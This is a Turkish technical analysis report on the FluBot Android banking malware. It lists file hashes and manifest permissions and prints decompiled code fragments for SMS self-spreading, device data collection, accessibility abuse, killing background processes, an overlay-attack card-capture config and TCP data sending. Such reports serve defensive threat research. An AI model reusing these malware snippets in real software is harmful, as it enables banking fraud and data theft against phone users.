FLUBOT ANDROİD MALWARE TEKNİK ANALİZ RAPORU

İçindekiler

Giriş

Günümüzde Android cihazların sahip olduğu yetenekler hayatımızın bir parçası haline gelmiştir. Bu özellikler çoğu zaman hayatımızı kolaylaştırsa da yapmış olduğumuz banka işlemleri, mesajlaşma platformları, online alışveriş siteleri, fotoğraf ve video arşivleme gibi özellikler kontrolsüz büyümenin sonucunda daha büyük bir kitleye hitap etmektedir ve kötü amaçlı kişilerin hedefi haline gelmektedir.


Flubot zararlı yazılım ailesi başlangıçta İspanya olmak üzere Japonya ve birçok Avrupa ülkesini hedef almış Kötü amaçlı bankacılık yazılımıdır.


FluBot ailesine ait olan bu Android zararlı yazılım genellikle SMS'ler aracılığıyla cihazlara yerleşerek ya da bir bağlantı üzerinden "Güncelleme yapılması gerekiyor" uyarısı veren bağlantıyı kullanarak bulaşmaktadır. Bu izlediği yol ile kullanıcıların çoğu kişisel bilgilerine erişim sağlayıp Android kullanıcılarını mağdur etmektedir.

Enfekte olan cihazda ne gibi zararlı işlemler yapıldığı detaylı olarak ekran görüntüleri ile desteklenerek belirtilmiş ve açıklanmıştır.


MD5	c23426edaf37a2fc6fc3a6e5daa17bfa
SHA1	a362e1aaf8bc7a7491b10eab252c3b7ee8532a46
SHA256	a0181864eed9294cac0d278fa0eadabe68b3adb333eeb2e26cc082836f82489d
İlk Görüldüğü Tarih	24.03.2021
Dosya Tipi	APK

Görünüm





AndroidManifest.XML Dosyası Analizi



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="ybooSdmnPEPkflhn.uid.shared" android:versionCode="1" android:versionName="1.5
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="28"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <application android:theme="@style/Theme.MyApplicationTest" android:label="@string/app_name" android:icon="@drawable/icon" android:name="com.cortana.siri.p" androic
        <activity android:name="com.didiglobal.passenger.p8f6f2bc1">
```

```
75      <uses-permission android:name="android.permission.READ_SMS"/>
76      <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
77      <uses-permission android:name="android.permission.INTERNET"/>
78      <uses-permission android:name="android.permission.READ_CONTACTS"/>
79  </manifest>
```

Zararlının **AndroidManifest.xml** dosyası içindeki izinler incelendiğinde;

ACCES_NETWORK_STATE izni zararlının network durumuna ulaşabilmesini sağlar.

READ_PHONE_STATE izni telefonun durumu hakkında uygulamanın veri alabilmesine olanak sağlar.

SEND_RESPOND_VIA_MESSAGE izni bir uygulamanın gelen aramalar sırasında mesaj yoluyla yanıt verme eylemini işlemesi için diğer uygulamalara istek göndermesine izin verir. Üçüncü taraf uygulamalar tarafından kullanılmaz.

KILL_BACKGROUND_PROCESS izni verilen paketle ilişkili tüm arka plan işlemlerinin derhal sonlandırılmasını sağlar. Sistem gerektiğinde bu süreçleri yeniden başlatabilmektedir.

RECEIVE_SMS izni bir uygulamanın SMS mesajları almasına izin verir.

REQUEST_IGNORE-BATTERY_OPTIMIZITIONS bir uygulamanın kullanmak için sahip olması gereken izindir.

REQUEST_DELETE_PACKAGES bir uygulamanın paketleri silme talebinde bulunmasına izin verir.

CLASSES.DEX ANALİZİ

```
<activity android:name="com.didiglobal.passenger.pdbe8c43a" android:launchMode="singleTop">
    <intent-filter>
        <category android:name="android.intent.category.LAUNCHER"/>
        <action android:name="android.intent.action.MAIN"/>
    </intent-filter>
</activity>
```

Yukarıda başlatıcı etkinliği (Launcher Activity) **entrypoint** adresi görülmektedir.

```
public void addApplicationInfo(@NonNull Context context) {
    try {
        PackageInfo packageInfo = context.getPackageManager().getPackageInfo(context.getPackageName(), 0);
        put(TelemetryEventStrings.App.NAME, packageInfo.applicationInfo.packageName);
        put(TelemetryEventStrings.App.VERSION, packageInfo.versionName);
        put(TelemetryEventStrings.App.BUILD, String.valueOf(packageInfo.versionCode));
    } catch (PackageManager.NameNotFoundException unused) {
        Logger.warn(TAG, "Unable to find the app's package name from PackageManager.");
    }
}

public void addDeviceInfo(@NonNull Context context) {
    put(TelemetryEventStrings.Device.MANUFACTURER, Build.MANUFACTURER);
    put(TelemetryEventStrings.Device.MODEL, Build.MODEL);
    put(TelemetryEventStrings.Device.NAME, Build.DEVICE);
    try {
        put(TelemetryEventStrings.Device.ID, StringExtensions.createHash(Settings.Secure.getString(context.getContentResolver(), "android_id")));
    } catch (UnsupportedEncodingException | NoSuchAlgorithmException unused) {
        Logger.warn(TAG, "Unable to get the device id.");
    }
}

public void addOsInfo() {
    put(TelemetryEventStrings.Os.NAME, TelemetryEventStrings.Os.OS_NAME);
    put(TelemetryEventStrings.Os.VERSION, Build.VERSION.RELEASE);
    if (Build.VERSION.SDK_INT >= 23) {
        put(TelemetryEventStrings.Os.SECURITY_PATCH, Build.VERSION.SECURITY_PATCH);
    }
```

Yukarıdaki methotlar aracılığıyla uygulamalar , işletim sistemi, üretici bilgileri gibi cihaz verilerini almaktadır.

```
String m9347a69b = pc9705bde.m9347a69b(String.format($(9, 14, -24112), new Object[]{$(14, 21, -20689), Integer.valueOf
if (m9347a69b != null) {
    String[] split = m9347a69b.split($(21, 22, -18408), 2);
    if (split.length == 2) {
        String str = split[0];
        String str2 = split[1];
        if (!str.isEmpty() && !str2.isEmpty()) {
            if (!pdcf6d7d5.m12143955(pfe50e500.b, str).booleanValue()) {
                PendingIntent broadcast = PendingIntent.getBroadcast(pfe50e500.b, 0, new Intent($2), 0);
                pfe50e500.b.registerReceiver(new p3b965904(), new IntentFilter($2));
                SmsManager.getDefault().sendTextMessage(str, (String) null, str2, broadcast, (PendingIntent) null);
                int r2 = p1aef00b4.a;
                System.currentTimeMillis();
                pfe50e500.c.add(str);
                pdcf6d7d5.m9347a69b(pfe50e500.b, str);
                if (str.charAt(0) == '0') {
                    str = str.substring(1);
                }
                pdcf6d7d5.m9347a69b(pfe50e500.b, str);
                for (int r22 = 0; r22 < pb48c4185.a.length; r22++) {
                    pdcf6d7d5.m9347a69b(pfe50e500.b, pb48c4185.a[r22] + str);
                    pdcf6d7d5.m9347a69b(pfe50e500.b, $(22, 23, -25420) + pb48c4185.a[r22] + str);
                    pdcf6d7d5.m9347a69b(pfe50e500.b, $(23, 25, -22190) + pb48c4185.a[r22] + str);
                }
                try {
                    pfe50e500.e.await((long) (pfe50e500.a * 3), TimeUnit.SECONDS);
                } catch (Exception unused) {
                }
                pdcf6d7d5.mf02c8de9(pfe50e500.a);
                r1++;
            } else {
```

FluBot ayrıca erişilebilirliği kötüye kullanarak kendisini varsayılan SMS uygulaması olarak izinler sağlamaktadır, böylece kötü amaçlı yazılımın geri bildirim üzerine SMS mesajları göndermesine izin verir. Yukarıda işaretlenen satırda zararlının bunu sağladığı görülmektedir

```
if ((26 + 8) % 8 <= 0) {
}
if ((11 + 20) % 20 <= 0) {
}
if ((25 + 31) % 31 <= 0) {
}
AtomicReference atomicReference = this.b;
String str2 = this.c;
AtomicReference atomicReference2 = this.d;
try {
    if (atomicReference.get() == null) {
        if (pb48c4185.c.nextInt(10) >= 7) {
            str = pdcf6d7d5.mca096375(str2);
        } else {
            try {
                str = InetAddress.getByName(str2).getHostAddress();
            } catch (Exception unused) {
                str = null;
            }
        }
        if (str == null) {
            return;
        }
        if (p868c6083.pd7e8eb9d.pc9705bde.pc9705bde.pc9705bde.mfbc9e6c8(str, $(0, 8, -25424), str2) != null) {
            atomicReference.set(str);
            atomicReference2.set(str2);
            Context context = pd7e8eb9d.a;
            SharedPreferences.Editor edit = context.getSharedPreferences(context.getString(2131689500), 0).edit();
            edit.putString($(8, 9, -20033), str2);
            edit.commit();
        }
    }
```

İşaretlenen string ifadesi içerisinde **GetHostAdress** fonksiyonunu kullanarak cihazın **IP** adresi return edilmektedir.

```
public final AccessibilityNodeInfo h(String str, AccessibilityNodeInfo accessibilityNodeInfo, boolean z) {
    String str2 = str;
    AccessibilityNodeInfo accessibilityNodeInfo2 = accessibilityNodeInfo;
    List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText = z ? accessibilityNodeInfo2.findAccessibilityNodeInfosByText(str2) : accessibi
    if (findAccessibilityNodeInfosByText.size() > 0) {
        return findAccessibilityNodeInfosByText.get(0);
    }
    return null;
}
```

SMS Auto Accept With Accessibility ile zararlının cihaza yolladığı SMS'in otomatik olarak kabul edilmesi için gerekli olan izni etkinleştiren kod bloğu yer almaktadır.

```
for (Object obj : (Object[]) extras.get($(0, 4, 27900))) {
    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
    StringBuilder mca096375 = pc9705bde.mca096375($(4, 12, 26034));
    mca096375.append(createFromPdu.getDisplayOriginatingAddress().toString());
    mca096375.append($(12, 14, 31269));
    mca096375.append(createFromPdu.getMessageBody().toString());
    String sb = mca096375.toString();
    if (pd7e8eb9d.b) {
        p868c6083.pd7e8eb9d.pc9705bde.pc9705bde.pc9705bde.mca096375(sb, Boolean.TRUE);
        abortBroadcast();
        return;
    }
    String str = createFromPdu.getDisplayOriginatingAddress().toString();
    Iterator<String> it = pfe50e500.c.iterator();
    while (true) {
        if (it.hasNext()) {
            if (PhoneNumberUtils.compare(str, it.next())) {
                z = true;
                break;
            }
        } else {
            z = false;
            break;
        }
```

CreateFromPDU methodu kullanılarak belirtilen mesaj formatına sahip bir **SmsMessage** oluşturulmaktadır.

```
public static boolean isAppIsInBackground(Context context) {
    ActivityManager activityManager = (ActivityManager) context.getSystemService(PublicClientApplication.NONNULL_CONSTANTS.ACTIVITY);
    boolean z = true;
    if (Build.VERSION.SDK_INT > 20) {
        for (ActivityManager.RunningAppProcessInfo runningAppProcessInfo : activityManager.getRunningAppProcesses()) {
            if (runningAppProcessInfo.importance == 100) {
                for (String str : runningAppProcessInfo.pkgList) {
                    if (str.equals(context.getPackageName())) {
                        z = false;
                    }
                }
            }
        }
        return z;
    } else if (activityManager.getRunningTasks(1).get(0).topActivity.getPackageName().equals(context.getPackageName())) {
        return false;
    } else {
        return true;
    }
}
```

```
public void run() {
    if ((22 + 14) % 14 <= 0) {
    }
    if ((12 + 32) % 32 <= 0) {
    }
    if ((4 + 19) % 19 <= 0) {
    }
    if ((6 + 30) % 30 <= 0) {
    }
    SecureRandom secureRandom = new SecureRandom();
    PowerManager.WakeLock wakeLock = null;
    while (true) {
        PowerManager.WakeLock newWakeLock = ((PowerManager) pd7e8eb9d.a.getSystemService($(2, 7, -26196))).newWakeLock(1, pd7e8eb9d.a.getString(2131689500) + $
        newWakeLock.acquire();
        if (wakeLock != null) {
            wakeLock.release();
        }
        Context context = pd7e8eb9d.a;
        SharedPreferences sharedPreferences = context.getSharedPreferences(context.getString(2131689500), 0);
        if (sharedPreferences.getBoolean($(7, 8, -21796), false)) {
            for (String str : pd7e8eb9d.d.keySet()) {
                if (Boolean.valueOf(sharedPreferences.getBoolean(str.hashCode() + "", false)).booleanValue()) {
                    ((ActivityManager) pd7e8eb9d.a.getSystemService($(8, 16, -22561))).killBackgroundProcesses(str);
                }
            }
        }
        pdcf6d7d5.mf02c8de9(70);
        wakeLock = newWakeLock;
    }
}
}
```

Belirtilmiş olan **Kill_Background_Process** fonksiyonu cihazın arka planında çalışan processleri sonlandırmaktadır.

```
},
"addCard_XxX11032": {
    "fields": {
        "cardBrand": "",
        "queryCardBinType": "default",
        "clientId": "535XSL382YMHBT04",
        "tokenServerUrl": "https://iopengw-b-sandbox-gz00b.dl.alipaydev.com/api/v301/alipay/intl/user/asset/cacheCard.htm",
        "rsaPublicKey": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu63ozRbMEs4TKn9bVl3MkLk8HUQiY4I47ZIfX973dGwhrqxPBx95EUKs4Jr/Zn8/nFBAhLwqHfpK7C2HcvkFmp6mnv6h/is7vJsQoI+mf+t/MzV0HrBQQxjrBb8
        "saveCardOpen": "false",
        "assetType": "MIXCARD",
        "cardBinCountry": "",
        "tempToken": "",
        "saveCardTip": "Save card details for next time",
        "saveCardSubtitle": "Card info is encrypted and securely stored",
        "currentMonth": "5",
        "currentYear": "2019",
        "limitYear": "2050",
        "queryCardBinTimeout": "10",
        "queryCardBinUrl": "https://iopengw-b-sandbox-gz00b.dl.alipaydev.com/api/v301/alipay/intl/user/card/queryCardBinInfo.htm",
        "prefixIndexLength": 6,
        "saveCardVisible": "true",
        "saveBtnUsable": "true",
        "saveCard": "false",
        "expireDateHint": "MM/YY",
        "cardHolderHint": "Cardholder Name",
        "cvvHint": "CVV",
        "cardNoHint": "Card Number",
        "closeSaveCardTip": {
            "noButton":"No, Thanks",
            "saveButton":"Save it",
            "title":"Save your card to enjoy benefits",
            "items":[
                {
                    "iconUrl":"https://laz-img-cdn.alicdn.com/tfs/TB1aWzFeyrpK1RjSZFhXXXSdXXa-110-110.png",
                    "title":"One-click Payment",
                    "content":"Faster & hassle-free payments! Skip entering your card number for every payment."
                },
                {
                    "iconUrl":"https://laz-img-cdn.alicdn.com/tfs/TB1aWzFeyrpK1RjSZFhXXXSdXXa-110-110.png",
                    "title":"Secured Online Payment",
                    "content":"Your information is secure with us! AliExpress do not store any sensitive card information."
                }
            ]

        },
        "saveCardInfo":{
            "noButton":"No, Thanks",
            "saveButton":"Save it",
            "title":"Save your card to enjoy benefits",
            "items":[
```


Kendi uygulamalarını başka bir programın üzerine yerleştirerek kullanıcı bilgilerini çalmak amacıyla **Overlay Attack** saldırısı kullanıldığı görülmektedir. Böylece birebir aynı formları açmaktadır.

Overlay Attack için hazırlanmış **Config** dosyası yukarıda belirtilmektedir.

```
@NonNull
private String decryptWithSecretKey(@NonNull byte[] bArr, @NonNull SecretKey secretKey) {
    SecretKey hMacKey = getHMacKey(secretKey);
    int length = (bArr.length - 16) - 32;
    int length2 = bArr.length - 32;
    int r4 = length - 4;
    if (length < 0 || length2 < 0 || r4 < 0) {
        throw new IOException("Invalid byte array input for decryption.");
    }
    Cipher instance = Cipher.getInstance(CIPHER_ALGORITHM);
    Mac instance2 = Mac.getInstance(HMAC_ALGORITHM);
    instance2.init(hMacKey);
    instance2.update(bArr, 0, length2);
    assertHMac(bArr, length2, bArr.length, instance2.doFinal());
    instance.init(2, secretKey, new IvParameterSpec(bArr, length, 16));
    return new String(instance.doFinal(bArr, 4, r4), "UTF-8");
}

private void emitDecryptionFailureTelemetryIfNeeded(@NonNull KeyType keyType, @NonNull Exception exc) {
    SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(this.mContext);
    String string = defaultSharedPreferences.getString(CURRENT_ACTIVE_BROKER, "");
    String packageName = this.mContext.getPackageName();
    if (!string.equalsIgnoreCase(packageName)) {
        String str = "Decryption failed with key: " + keyType.name() + " Active broker: " + packageName + " Exception: " + exc.toString();
        Logger.info("StorageHelper:emitDecryptionFailureTelemetryIfNeeded", str);
        IWpjTelemetryCallback iWpjTelemetryCallback = this.mTelemetryCallback;
        if (iWpjTelemetryCallback != null) {
            iWpjTelemetryCallback.logEvent(this.mContext, AuthenticationConstants.TelemetryEvents.DECRYPTION_ERROR, true, str);
        }
        defaultSharedPreferences.edit().putString(CURRENT_ACTIVE_BROKER, packageName).apply();
    }
}
```

HMAC algoritması kullanılarak, önce iki **client** arasındaki doğrulama sağlanıp uzak sunucuya iletilen trafiğin şifrelendiği gözlemlenmektedir.

```java
package com.cortana.siri;

import android.app.Application;
import android.app.Instrumentation;
import android.content.Context;
import android.content.pm.ApplicationInfo;
import java.util.ArrayList;

public class p extends Application {
    public void attachBaseContext(Context context) {
        super.attachBaseContext(context);
        b.a((Context) this);
    }

    public void onCreate() {
        super.onCreate();
        Object a = o.a("android.app.ActivityThread", (Object) null, "currentActivityThread", new Object[0], (Class<?>[]) null);
        Object a2 = o.a("android.app.ActivityThread", a, "mBoundApplication");
        Object a3 = o.a("android.app.ActivityThread$AppBindData", a2, "info");
        o.a("android.app.LoadedApk", a3, "mApplication", (Object) null);
        ((ArrayList) o.a("android.app.ActivityThread", a, "mAllApplications")).remove(o.a("android.app.ActivityThread", a, "mInitialApplication"));
        ((ApplicationInfo) o.a("android.app.LoadedApk", a3, "mApplicationInfo")).className = "android.app.Application";
        ((ApplicationInfo) o.a("android.app.ActivityThread$AppBindData", a2, "appInfo")).className = "android.app.Application";
        Boolean bool = Boolean.FALSE;
        Application application = (Application) o.a("android.app.LoadedApk", a3, "makeApplication", new Object[]{bool, null}, (Class<?>[]) new Class[]{Boolean.TYPE, Instru
        o.a("android.app.ActivityThread", a, "mInitialApplication", (Object) application);
        if (application != null) {
            application.onCreate();
        }
    }
}
```

Sistemdeki aktiviteler activity stackler olarak bilinir. Önceki aktivite her zaman stackte yeni aktivitenin altında kalır ve ön plana çıkmaz. Buradaki **“onCreate”** fonksiyonun arka planda çalıştırdığı bir processi içinde oluşturduğu görülmektedir. Daha sonra **“onDestroy”** fonksiyonu içinde durdurduğu processler karşımıza çıkmaktadır.

```java
public class TCPTransportThread extends Thread {
    public Boolean isHalted = false;
    public SdlPsm psm = new SdlPsm();

    public TCPTransportThread() {
    }

    private boolean connect() {
        boolean z;
        synchronized (TCPTransport.this) {
            int r1 = 30;
            do {
                try {
                    if (TCPTransport.this.mSocket != null && !TCPTransport.this.mSocket.isClosed()) {
                        TCPTransport.this.logInfo("TCPTransport.connect: Socket is not closed. Trying to close it");
                        TCPTransport.this.mSocket.close();
                    }
                    TCPTransport.this.logInfo(String.format("TCPTransport.connect: Socket is closed. Trying to connect to %s", TCPTransport.this.mConfig));
                    TCPTransport.this.mSocket = new Socket();
                    TCPTransport.this.mSocket.connect(new InetSocketAddress(TCPTransport.this.mConfig.getIPAddress(), TCPTransport.this.mConfig.getPort()));
                    TCPTransport.this.mOutputStream = TCPTransport.this.mSocket.getOutputStream();
                    TCPTransport.this.mInputStream = TCPTransport.this.mSocket.getInputStream();
                } catch (IOException e) {
                    TCPTransport.this.logError("TCPTransport.connect: Exception during connect stage: " + e.getMessage());
                }
                z = TCPTransport.this.mSocket != null && TCPTransport.this.mSocket.isConnected();
                if (z) {
                    TCPTransport.this.logInfo("TCPTransport.connect: Socket connected");
                } else if (TCPTransport.this.mConfig.getAutoReconnect()) {
                    r1--;
                    TCPTransport.this.logInfo(String.format("TCPTransport.connect: Socket not connected. AutoReconnect is ON. retryCount is: %d. Waiting for reconnect delay: %d", Integer.valueOf(r1), 5000)
                    TCPTransport.this.waitFor(5000);
                } else {
                    TCPTransport.this.logInfo("TCPTransport.connect: Socket not connected. AutoReconnect is OFF");
                }
                if (z || !TCPTransport.this.mConfig.getAutoReconnect() || r1 <= 0) {
                }
            } while (!this.isHalted.booleanValue());
        }
        return z;
    }

    private void internalHandleStreamReadError() {
        if (this.isHalted.booleanValue()) {
```

```
    private void internalHandleStreamReadError() {
        if (this.isHalted.booleanValue()) {
            TCPTransport.this.logError("TCPTransport.run: Exception during reading data, but thread already halted");
            return;
        }
        TCPTransport.this.logError("TCPTransport.run: Exception during reading data");
        TCPTransport.this.disconnect("Failed to read data from Sdl", new SdlException("Failed to read data from Sdl", SdlExceptionCause.SDL_CONNECTION_FAILED), false);
    }

    private void internalHandleTCPDisconnect() {
        if (this.isHalted.booleanValue()) {
            TCPTransport.this.logInfo("TCPTransport.run: TCP disconnect received, but thread already halted");
            return;
        }
        TCPTransport.this.logInfo("TCPTransport.run: TCP disconnect received");
        TCPTransport.this.disconnect("TCPTransport.run: End of stream reached", null, false);
    }
```

TCPTransport, cihazdan aldığı bilgileri runtime anında çözümlediği bir **IP** adresine göndermek üzere bağlantı oluşturduğu detaylı analizde karşımıza çıkmaktadır.

```
@Override // com.smartdevicelink.transport.SdlTransport
public void openConnection() {
    TCPTransportState currentState = getCurrentState();
    logInfo(String.format("TCPTransport: openConnection requested. Current state is: %s", currentState.name()));
    if (currentState == TCPTransportState.IDLE) {
        synchronized (this) {
            setCurrentState(TCPTransportState.CONNECTING);
            logInfo("TCPTransport: openConnection request accepted. Starting transport thread");
            try {
                TCPTransportThread tCPTransportThread = new TCPTransportThread();
                this.mThread = tCPTransportThread;
                tCPTransportThread.setDaemon(true);
                this.mThread.start();
                if (SiphonServer.getSiphonEnabledStatus().booleanValue()) {
                    SiphonServer.init();
                }
            } catch (Exception e) {
                logError("TCPTransport: Exception during transport thread starting", e);
                throw new SdlException(e);
            }
        }
        return;
    }
    logInfo("TCPTransport: openConnection request rejected. Another connection is not finished");
}
```

Yukarıdaki kod bloğunun analizi sonucu **OpenConnection** methodu içerisinde **TCPTransportThread** ı oluşturup uzak bir nesneye bağlantı kurma isteği attığı görülmektedir.

```
public boolean sendBytesOverTransport(SdlPacket sdlPacket) {
    TCPTransportState currentState = getCurrentState();
    byte[] constructPacket = sdlPacket.constructPacket();
    logInfo(String.format("TCPTransport: sendBytesOverTransport requested. Size: %d, Offset: %d, Length: %d, Current state is: %s", Integer.valueOf(constructPacket.length), 0, Integer.valueOf(constructPacket.length), currentState.name()));
    if (currentState != TCPTransportState.CONNECTED) {
        logInfo("TCPTransport: sendBytesOverTransport request rejected. Transport is not connected");
        return false;
    } else if (this.mOutputStream != null) {
        logInfo("TCPTransport: sendBytesOverTransport request accepted. Trying to send data");
        try {
            this.mOutputStream.write(constructPacket, 0, constructPacket.length);
            logInfo("TCPTransport.sendBytesOverTransport: successfully send data");
            return true;
        } catch (NetworkOnMainThreadException | IOException e) {
            logError("TCPTransport.sendBytesOverTransport: error during sending data: " + e.getMessage());
            return false;
        }
    } else {
        logError("TCPTransport: sendBytesOverTransport request accepted, but output stream is null");
        return false;
    }
}
```

Bağlantı oluşturulduktan sonra **sendBytesOverTransport** methodu kullanılarak elde edilen bilgiler gönderilmektedir.

Cortana.siri paketi içerisindeki **h** classında, Resource içerisinde bulunan **assets** klasöründeki zip dosyalarını **extract** ederek **MultiDex** yapılandırması oluşturulmaktadır.

```
private static SharedPreferences a(Context context) {
    return context.getSharedPreferences("multidex.version", Build.VERSION.SDK_INT < 11 ? 0 : 4);
}

private List<j> a(Context context, String str) {
    String str2 = this.f.getName() + ".classes";
    SharedPreferences a2 = a(context);
    int r4 = a2.getInt(str + "dex.number", 1);
    ArrayList arrayList = new ArrayList(r4 + -1);
    for (int r1 = 2; r1 <= r4; r1++) {
        j jVar = new j(this.h, str2 + r1 + ".zip");
        if (jVar.isFile()) {
            jVar.a = b(jVar);
            long j2 = a2.getLong(str + "dex.crc." + r1, -1);
            long j3 = a2.getLong(str + "dex.time." + r1, -1);
            long lastModified = jVar.lastModified();
            if (j3 == lastModified && j2 == jVar.a) {
                arrayList.add(jVar);
            } else {
                throw new IOException("Invalid extracted dex: " + jVar + " (key \"" + str + "\"), expected mo
            }
        } else {
            throw new IOException("Missing extracted secondary dex file '" + jVar.getPath() + "'");
        }
    }
    return arrayList;
```


```
private static void a(ZipFile zipFile, ZipEntry zipEntry, File file, String str) {
    InputStream inputStream = zipFile.getInputStream(zipEntry);
    File createTempFile = File.createTempFile("tmp-" + str, ".zip", file.getParentFile());
    StringBuilder sb = new StringBuilder();
    sb.append("Extracting ");
    sb.append(createTempFile.getPath());
